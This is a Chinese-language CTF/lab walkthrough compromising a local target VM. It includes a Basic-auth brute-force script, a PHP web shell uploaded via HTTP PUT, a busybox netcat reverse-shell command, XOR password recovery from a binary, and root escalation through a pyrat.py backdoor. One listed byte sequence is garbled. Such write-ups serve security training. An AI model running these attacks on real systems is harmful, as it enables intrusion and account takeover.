


1. 端口发现

常规22，80端口。

2. web信息获取

1. 登录入口爆破，拿到用户密码admin:princess101



通过burpsuite确定报文组成，借助AI写段程序爆破程序，用户名密码需base64处理：

```

import requests
import base64

def main():
    url = "http://172.20.10.3/"
    headers = {
        "Host": "172.20.10.3",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0)
        Gecko/20100101 Firefox/141.0",
        "Accept":
        "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
        US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate, br",
        "Connection": "keep-alive",
        "Cookie": "sZpf_2132_saltkey=lm8lsKSK;
        sZpf_2132_lastvisit=1755681913;
        sZpf_2132_ulastactivity=2831e9klBHRXWmYAP8FsY1as29ye3dV6n6IVkvEyN3jv0vjgwrFy
        ; sZpf_2132_nofavfid=1; sZpf_2132_widthauto=1; sZpf_2132_smile=1D1;
        sZpf_2132_forum_lastvisit=D_2_1755686541; sZpf_2132_visitedfid=2",
        "Upgrade-Insecure-Requests": "1",
        "Priority": "u=0, i",
    }
    try:
        with open("10000.txt", "r") as f:
            passwords = [line.strip() for line in f]
    except FileNotFoundError:
        print("字典文件10000.txt未找到, 请确保文件存在。")
        return

    for password in passwords:
        auth_str = f"admin:{password}"
        auth_b64 = base64.b64encode(auth_str.encode()).decode()
        headers["Authorization"] = f"Basic {auth_b64}"

        try:
            response = requests.get(url, headers=headers, timeout=5)
            if response.status_code != 401:
                print(f"[成功] 密码找到: {password}")
                print(f"状态码: {response.status_code}")
                print(f"响应内容片段: {response.text[:200]}")
                return
        except requests.exceptions.RequestException as e:

```

```

        print(f"[错误] 密码尝试 {password} 时发生请求异常: {e}")
        continue
    print("字典中未找到正确密码。")

if __name__ == "__main__":
    main()

```

2. 登陆后无可用信息，用nikto跑一遍。

nikto -h http://靶机IP -id admin:princess101

根据Nikto扫描结果，发现靶机允许PUT方法，上传个shell.php，反弹即可。

```

(kali㉿kali)-[~]
└─$ nikto -h http://172.20.10.3 -id admin:princess101
- Nikto v2.5.0
-----
+ Target IP: 172.20.10.3
+ Target Hostname: 172.20.10.3
+ Target Port: 80
+ Start Time: 2025-08-27 21:18:48 (GMT-4)
-----
+ Server: Apache/2.4.62 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ / - Requires Authentication for realm 'Restricted Area'
+ Successfully authenticated to realm 'Restricted Area' with user-supplied credentials.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2317, size: 63b378eee3616, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /nikto-test-UXuRIN5j.html: HTTP method 'PUT' allows clients to save files on the web server. See: https://portswigger.net/kb/issues/00100900_http-put-method-is-enabled
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8105 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-08-27 21:19:24 (GMT-4) (36 seconds)

```

```

<?php if(isset($_REQUEST['cmd'])) { $cmd = ($_REQUEST['cmd']); system($cmd);
} ?>

```

SHELL

//上传

```

curl -X PUT -H "Authorization: Basic $(echo -n 'admin:princess101' |
base64)" -H "Content-Type: application/x-php" -d '<?php
if(isset($_REQUEST["cmd"])) { system($_REQUEST["cmd"]); } ?>'
http://172.20.10.3/shell.php

```

//反弹

```

curl -u admin:princess101 "http://靶机IP/shell.php?cmd=busybox%20nc%20靶机
IP%201234%20-e%20/bin/bash"

```

3. bamuwe用户

1. 信息获取

passwd中发现 'bamuwe' 用户，在/opt下发现两个相关文件

-rwxr-xr-x 1 bamuwe bamuwe 16936 Jul 31 07:41 bamuwe

-rwxr-xr-x 1 root root 4729 Jul 31 07:21 pyrat.py

分析pyrat.py源码，得知需要root用户启动后，jose进入管理员认证模式->输入密码 'this_is_pass' ->shell，即可拿到root。
因此猜测需要先攻破bamuwe文件。

2. bamuwe文件分析

bamuwe执行后也是输入密码，简单爆破了下无果，拿出来用IDA分析下

main:

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char s2[8]; // [rsp+3h] [rbp-3Dh] BYREF
4     int v5; // [rsp+Bh] [rbp-35h]
5     __int16 v6; // [rsp+Fh] [rbp-31h]
6     char v7; // [rsp+11h] [rbp-2Fh]
7     __int64 v8; // [rsp+12h] [rbp-2Eh]
8     int v9; // [rsp+1Ah] [rbp-26h]
9     __int16 v10; // [rsp+1Eh] [rbp-22h]
10    char s[32]; // [rsp+20h] [rbp-20h] BYREF
11
12    v8 = 0x1216031503025054LL;
13    v9 = 67830543;
14    v10 = 788;
15    printf("Enter password: ");
16    fgets(s, 32, stdin);
17    s[strcspn(s, "\n")] = 0;
18    *(_QWORD *)s2 = v8;
19    v5 = v9;
20    v6 = v10;
21    v7 = 0;
22    decrypt(s2, 14LL);
23    if ( !strcmp(s, s2) )
24        puts("ok");
25    else
26        puts("error");
27    memset(s2, 0, 0xFuLL);
28    return 0;
29 }
```

decrypt:

```

1 __int64 __fastcall decrypt(__int64 a1, int a2)
2 {
3     __int64 result; // rax
4     unsigned int i; // [rsp+18h] [rbp-4h]
5
6     for ( i = 0; ; ++i )
7     {
8         result = i;
9         if ( (int)i >= a2 )
10             break;
11         *(_BYTE *)((int)i + a1) ^= 0x66u;
12     }
13     return result;
14 }

```

加密数据由三部分组成: v8/v9/v10,
 转换为小端序: 54 50 02 03 15 03 16 12 4F F4 B1 04 14 03,
 随后异或解出密码:26deseptiembre

PYTHON

```

# 提取 v8 的字节 (小端序)
v8 = 0x1216031503025054
v8_bytes = []
for i in range(8):
    v8_bytes.append((v8 >> (i * 8)) & 0xFF)

# 提取 v9 的字节 (小端序)
v9 = 67830543
v9_bytes = []
for i in range(4):
    v9_bytes.append((v9 >> (i * 8)) & 0xFF)

# 提取 v10 的字节 (小端序)
v10 = 788
v10_bytes = []
for i in range(2):
    v10_bytes.append((v10 >> (i * 8)) & 0xFF)

encrypted_bytes = v8_bytes + v9_bytes + v10_bytes
decrypted_bytes = [b ^ 0x66 for b in encrypted_bytes]
password = ''.join(chr(b) for b in decrypted_bytes)
print(password)

```

4. 提权root

SSH登录bamuwe用户。sudo -l发现正好可以执行/opt/pyrat.py, 跟前面分析闭环了。
(注意需要先自己起一个pyrat.py服务)

jose进入管理员认证模式->输入密码 'this_is_pass' -> shell

```
bamuwe@Method:/opt$ busybox nc 127.0.0.1 8000
jose
Password:
this_is_pass
Welcome Admin!!! Type "shell" to begin
shell
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
cat /root/root.txt
flag{root-6de9439834c9147569741d3c9c9fc010}
```

SHELL